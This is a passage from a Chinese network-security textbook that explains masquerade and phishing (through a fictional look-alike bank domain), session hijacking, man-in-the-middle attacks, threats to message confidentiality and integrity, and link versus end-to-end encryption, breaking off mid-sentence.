(1) 伪装。伪装（Masquerade）是指一台主机假装成另一台主机。伪装的常见例子是混淆 URL。域名很容易被混淆，域名的类型也很容易被人们搞混。比如，xyz. com，xyz. org 和 xyz. net 可能是三个不同的组织机构，也可能只有一个（假设 xyz. com）是某个真正存在的组织机构的域名，而其他两个是由某个具有伪装企图的人注册的相似域名。名称中有无连字符（coca-cola. com 对应 cocacola. com）以及容易混淆的名称（10pht. com 对应 lopht. com，或者 citibank. com 对应 citybank. com）也都是实施伪装的候选名称。

假设你想要攻击一家真正的银行——芝加哥 First Blue Bank。该银行的域名是 Blue Bank. com，因此，你注册了一个域名 Blue-Bank. com。然后，用 Blue-Bank. com 建立一个网站，还将你从真正的 Blue Bank. com 上下载的首页作为这个网站的首页，并使用真正的 Blue Bank 图标等，以使这个网站看起来尽可能像 First Blue Bank 的网站。最后，你邀请人们使用他们的姓名、账号以及口令或者 PIN 登录这个网站（这种访问重定向可以采用很多种方法来完成。比如，可以在某些有影响的网站上花钱申请一个横幅广告，使它链接到这个站点，而不是真正的银行站点；或者你可以发邮件给一些芝加哥居民，邀请他们访问这个站点）。在从几个真正的银行用户处收集了一些个人信息之后，你可以删除这个链

接，将这个链接传递给真正的 Blue Bank 银行，或者继续收集更多的信息。你甚至可以不留痕迹地将这个链接转换成一个真正的 Blue Bank 的已鉴别访问，这样，这些用户就永远不会意识到背后发生的故事。

这种攻击的另一种变化形式是“钓鱼欺诈”(Phishing)。你发送了 E-mail，包含有真实的 Blue Bank 的标志，诱使用户点击该链接，然后将受害者带到 Blue Bank 网站。这种诱使方法想获得受害者的账户，或者你想通过金钱奖励让受害者回答调查题(从而需要账号与 PIN 来返还金钱)，或其他好像合法的解释。这个链接可能是你的域 Blue-Bank.com，该链接可能写着“点击这里”可访问你的账户(“点击这里”链接到假冒的网站)，或者你可能针对 URL 使用其他小把戏来愚弄你的受害者，如 www. redirect. com/bluebank. com。

在另一种伪装方法中，攻击者利用了受害者网页服务器的一个缺陷，从而可以覆盖受害者的主页。尽管换掉某人的主页会让他在公众面前很没面子，也许还带有一些与该网站的目标相悖的不堪入目的内容或者极端的信息(比如，在屠宰场的网站上出现了一些素食主义者的恳求)，但绝大多数人都不会被显示出来的与该网站的目标格格不入的消息所愚弄。然而，高明的攻击者可能要狡猾得多，他们不会将真正的网站弄得面目全非，而是尽量模仿原来的站点建立一个虚假的站点，以便获取一些敏感的信息(姓名、鉴别号、信用卡号等)，或者诱导用户进行真正的交易。例如，如果有一家书店的网站(不妨称之为 Books-R-Us)，被另一家书店(称之为 Books Depot)巧妙地替换了。那么，那些天真的用户还以为是在跟 Books-R-Us 做交易呢，殊不知订单的处理、填单以及付账等操作都被 Books Depot 在背后接管了。“钓鱼欺诈”已成为一个严重的问题。http://survey.mailfrontier. com/survey/quiztest. html 网站可测试你从真正的网站中识别出“钓鱼欺诈”网站的能力。

(2) 会话劫持。会话劫持(Session Hijacking)是指截取并维持一个由其他实体开始的会话。假设有两个实体已经进入了一个会话，然后第三个实体截取了它们的通信并以其中某一方的名义与另一方进行会话。仍以 Books-R-Us 书店为例来说明这项技术。如果 Books Depot 书店采用窃听技术窃听了在你和 Books-R-Us 之间传递的数据包，Books Depot 书店最初只需要监视这些信息流，让 Books-R-Us 去完成那些不容易做的工作，比如显示售货清单以及说服用户购买等。然后，当用户填完了订单，并发出订购信息的时候，Books Depot 书店截取内容是“我要付账”的数据包，然后与用户进行接下来的工作：获取邮购地址和信用卡号等。对 Books-R-Us 书店而言，这次交易看起来像是一次没有完成的交易：用户仅仅是进来逛了一圈，但由于某些原因，在购买之前决定到其他地方再去看看。这样，Books Depot 书店就劫持了这次会话。

另一种与此不同的例子涉及交互式会话，比如使用 Telnet。如果一名系统管理员以特权账户的身份进行远程登录，使用会话劫持工具可以介入该通信并向系统发出命令，就好像这些命令是由系统管理员发出的一样。

(3) 中间人攻击。在会话劫持中要求在两个实体之间进行的会话有第三方介入，而中间人攻击(Man-in-the-Middle)是一种与此相似的攻击形式，也要求有一个实体侵入两个会话的实体之间。它们之间的区别在于，中间人攻击通常在会话的开始就参与进来了，

而会话劫持发生在一个会话建立之后。其实它们之间的区别仅仅是一种语义上的区别，而在实际上却没有多大的意义。中间人攻击常常通过协议来描述，如图 7-4 所示。





**图 7-4　中间人攻击**


- A 向 B 发送“我是 A”的报文，并给出了自己的身份。此报文被中间人 C 截获，C 把此报文原封不动地转发给 B。B 选择一个不重数 $R_B$ 发送给 A，但同样被 C 截获后也照样转发给 A。
- 中间人 C 用自己的私钥 $SK_C$ 对 $R_B$ 加密后发回给 B，使 B 误以为是 A 发来的。A 收到 $R_B$ 后也用自己的私钥 $SK_A$ 对 $R_B$ 加密后发回给 B，中途被 C 截获并丢弃。B 向 A 索取其公钥，此报文被 C 截获后转发给 A。
- C 把自己的公钥 $PK_C$ 冒充是 A 的发送给 B，而 C 也截获到 A 发送给 B 的公钥 $PK_A$。
- B 用收到的公钥 $PK_C$（以为是 A 的）对数据加密发送给 A。C 截获后用自己的私钥 $SK_C$ 解密，复制一份留下，再用 A 的公钥 $PK_A$ 对数据加密后发送给 A。A 收到数据后，用自己的私钥 $SK_A$ 解密，以为和 B 进行了保密通信。其实，B 发送给 A 的加密数据已被中间人 C 截获并解密了一份。但 A 和 B 却都不知道。

4）消息机密性面临的威胁

由于使用了公共网络，攻击者可以很容易破坏消息的机密性（也可能是消息的完整性）。采用前面所讲过的窃听和假冒攻击可以导致消息失去机密性和完整性。下面讨论可能影响消息机密性的其他几种弱点。

（1）误传。有时，因为网络硬件或者软件中存在一些缺陷，可能会导致消息被误传。其中，经常出现的情况是整个消息丢失了，这是一个完整性或者可用性问题。然而，偶尔也会出现目的地址被修改或者由于某些处理单元失效，从而导致消息被错误地传给了其他人。但是，所有这些“随机”事件都是相当罕见的。

与网络缺陷相比，人为的错误出现得更为频繁。比如，将一个地址 100064，30652 输成了 10064，30652 或 100065，30642，或者将 David Ian Walker 的缩写 diw 输成了 idw 或




iw，类似的事情简直数不胜数。计算机网络管理员通过无意义的长串数字或“神秘的”首字符缩写去识别不同的人，难免会出现错误，而使用有意义的一些词，如 iwalker，犯错误的可能性会小些。

（2）暴露。为了保护消息的机密性，必须对从它被创建开始到被释放为止的整个过程进行跟踪。在整个过程中，消息的内容将暴露在临时缓冲区中；遍及整个网络的交换器、路由器、网关和中间主机中；以及在建立、格式化和表示消息的进程工作区中。被动窃听是一种暴露消息的方式，同时也是对传统网络结构的破坏，因为在传统网络结构中，消息只传送到它的目的地。最后要指出的是，在消息的出发点、目的地或者任何一个中间结点通过截取方式都可以导致消息的暴露。

（3）流量分析。有时，不仅消息自身是需要保密的，就连存在这条消息这个事实都是需要保密的。例如，在战争时期，如果敌人看到了我们的指挥部与一个特别行动小组之间有大量的网络流量，他们就可以推测出我们正在策划一项与该小组有关的重大行动计划；在商业环境中，如果发现一家公司的总经理向另一家竞争公司的总经理发送消息，就能让人推测到他们企图垄断或共谋制定价格。在政治环境中，如果一个国家与另一个国家的外交关系处于停顿状态，一旦发现首相间有通信活动，就能让人推测到两国关系有缓和的可能。在这些情况下，我们既需要保护消息的内容，也需要保护标识发送者和接收者的报头信息。

5）消息完整性面临的威胁

在许多情况下，通信的完整性或者正确性与其机密性至少是同等重要的。事实上，在很多情况下完整性是极为重要的，比如传递鉴别数据。

人们依赖电子消息来作为司法证据并指导他们的行动，这种情况越来越多了。例如，如果你收到一条来自一个好朋友的消息，让你在下周星期二的晚上到某家酒馆去喝两杯，你很可能会在约定时间准时到达那里。与此类似，假如你的上司给你发了一条消息，让你立即停止正在做的项目 A 中的所有工作，转而将所有精力投身于项目 B 中，你也可能会遵从命令。只要这些消息的内容是符合情理的，我们就会采取相应的行动，就好像我们收到了一封签名信件、一个电话或者进行了一次面对面的交谈一样。

然而，攻击者可能会利用你对消息的信任来误导你。特别是，攻击者们可能会：

（1）改变部分甚至全部消息内容。

（2）完整地替换一条消息，包括其中的日期、时间以及发送者/接收者的身份。

（3）重用一条以前的旧消息。

（4）摘录不同的消息片段，组合成一条消息。

（5）改变消息的来源。

（6）改变消息的目标。

（7）毁坏或者删除消息。

## 7.1.2　网络安全控制

### 1．数据加密

加密是一种强有力的手段，能为数据提供保密性、真实性、完整性和限制性访问。由

于网络常常面临着更大的威胁，因此人们常常使用加密来保证数据的安全，有时可能还会结合其他控制手段。

在研究加密应用于网络安全威胁前，先考虑如下几点。首先，加密不是灵丹妙药。一个加密的有缺陷的系统设计仍然是一个有缺陷的系统设计。其次，加密只保护被加密的内容（这似乎是显然的，其实并不尽然）。在数据被发送前，在用户的“指尖”到加密处理过程之间已经被泄露了，这些数据在远程被收到并解码后，它们再次被泄露。最好的加密不能避免邪恶的特洛伊木马攻击，特洛伊木马在加密前拦截数据。最后，加密带来的安全性不会超过密钥管理的安全性。如果攻击者能猜测或推导出一个弱加密密钥，游戏就结束了。

在网络应用软件中，加密可以应用于两台主机之间（称为链路加密），也可以应用于两个应用软件之间（称为端到端加密），下面将分别介绍这两种形式。但不管采用哪一种加密形式，密钥的分发都是一个问题。考虑到用于加密的密钥必须以一种安全的方式传递给发送者和接收者，所以在本节中，也要研究用于实现网络中安全的密钥分发技术。最后，还要研究一种用于网络计算环境的密码工具。

1）链路加密

在链路加密技术中，系统在将数据放入物理通信链路之前对其加密。在这种情况下，加密发生在 OSI 模型中的第 1 层或第 2 层（在 TCP/IP 协议中是这样）。同样，解密发生在到达并进入接收计算机的时候。链路加密模型如图 7-5 所示。





**图 7-5　链路加密模型**

加密保护了在两台计算机之间传输的消息，但存在于主机上的消息是明文（明文意味着“未经加密”）。请注意，因为加密是在底层协议中进行的，因而消息在发送者和接收者的其他所有层上都是暴露的。如果有很好的物理安全隔离措施，可能不会太在意这种暴露（比如，这种暴露发生在发送者或者接收者的主机或工作站上，可以使用安装了警报器

或者加了重锁的门保护起来)。然而,应该注意到,在消息经过的路径上的所有中间主机中,消息在协议的上面两层是暴露的。暴露之所以发生,是由于路由和寻址信息不是由底层读取的,而是在更高层上进行的。消息在所有中间主机上都是未经加密的,而且不能保证这些主机都是值得信赖的。

链路加密对用户是透明的。加密实际上变成了由低级网络协议层完成的传输服务,就像消息寻址或者传输错误检测一样。图 7-6 表示的是一条典型的经过链路加密的消息,其中,用阴影表示的部分是被加密过的。因为数据链路的头部和尾部的一些部分是在数据块被加密之前添加上去的,所以每一个块都有一部分是用阴影来表示的。由于消息 M 在每一层都要进行处理,因而头部和控制信息在发送端被加上去,在接收端被删除。硬件加密设备运行起来快速而且可靠。在这种情况下,链路加密对操作系统和操作者都是透明的。





**图 7-6　链路加密后的消息**

当传输线路是整个网络最大的弱点时,链路加密就特别适用。如果网络上的所有主机都相当安全而通信介质是与其他用户共享或者不够安全的,则链路加密就是一种简便易用的方法。

2) 端到端加密

正如名称所暗示的,端到端加密从传输的一端到另一端都提供了安全保障。加密可以由用户和主机之间的硬件设备来执行,也可以由运行在主机上的软件来进行。在这两种情况下,加密都是在 OSI 模型的最高层(第 7 层,应用层;也可能是第 6 层,表示层)上完成的。端到端加密模型如图 7-7 所示。

由于加密先于所有的寻址和传输处理,所以消息以加密的数据形式通过整个网络。这种加密方式可以克服在传输模型的较低层上存在的潜在弱点,即使一个较低层不能保持安全,将它收到的消息泄密了,数据的机密性也不会遇到危险。图 7-8 表示一条典型的经过端到端加密的消息,其中也对加密的部分用阴影标注出来了。

使用端到端加密,消息即使经过了多台主机也能够保证机密性。消息的数据内容仍然是加密的,而且消息在传输的时候也是加密的(可以防范在传输过程中泄密)。因此,即使消息必须经过 A 和 B 之间的路径上潜在的不安全结点的传递,也能够防范在传输中消

